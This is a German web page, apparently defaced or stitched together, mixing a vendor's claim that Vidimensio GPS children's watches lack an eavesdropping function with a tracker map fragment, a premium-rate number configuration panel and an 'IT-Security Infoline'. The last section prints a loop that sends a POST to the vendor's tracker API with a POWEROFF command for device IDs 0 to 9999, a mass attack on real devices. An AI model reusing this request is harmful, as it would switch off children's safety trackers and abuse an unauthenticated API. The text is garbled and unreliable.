
Am 17. September 2017 hat die Bundesnetzagentur die sogenannte Abhörfunktion der GPS Kinder-uhren von Vidimensio überprüft. Die Bundesnetzagentur hat festgestellt, dass die GPS Kinder-uhren von Vidimensio keine Abhörfunktion haben. Es ist daher unmöglich, selbst oder durch Dritte einen Telefonanruf über die Uhr auszulösen, also ist diese ohne Abhörfunktion.


Unsere Uhren erfüllen die Kriterien, womit die Benutzung in einer Schule legitimisiert werden kann:

- Ohne Abhörfunktion, d.h. keiner kann an der Uhr einen geheimen Telefonanruf starten und die Umgebung der Uhr abhören.
- Schriftliche Bestätigung von der Bundesnetzagentur, dass die Uhr keine Abhörfunktion hat (Kann per Anfrage erhalten werden).
- Nicht stören Funktion, damit die Uhr in den eingestellten Zeitintervallen blockiert wird.

Map Satellite

Last seen device: 216 2018-02-04 23:39:06 X









Konfiguration (beta)

Nummernauswahl: 09005313373



gewählte SRN:

09005313373

gewählter Dienst:

Voicebox

Dienst wählen

Dienst konfigur.

Nummer löschen

Hier können Sie Ihre Servicrufnummer konfigurieren, also mit einem Dienst oder einem Routing belegen.

Wählen Sie bitte zuerst einen Dienst und danach die Konfiguration.

Statusanzeige:**rot** – Für die Nummer muss noch ein Dienst gewählt werden**gelb** – Nummer ist mit einem Dienst versehen, es fehlen noch Ansagen oder Zielrufnummern**grün** – die Nummer ist funktionstüchtig und kann genutzt werden**Dienstbeschreibung:**

Bitte geben Sie einen Nutzungszweck an. z.B.: Hotline, Erotikline

IT-Security Infoline and Mailbox



Do you want to make the world a better place?

FOR i IN 0 – 9999; DO

```
POST http://trackerapp.vidimensio.com:7757/openapiv3.asmx/SendCommandByAPP HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 126
User-Agent: FuckYou
Connection: Keep-Alive
Host: trackerapp.vidimensio.com:7757

SN=&CommandType=POWEROFF&Paramter=&Model=0&DeviceID=i&Key=<removed>
```



Auch gerne per Telefon: 09005 313373 ☺

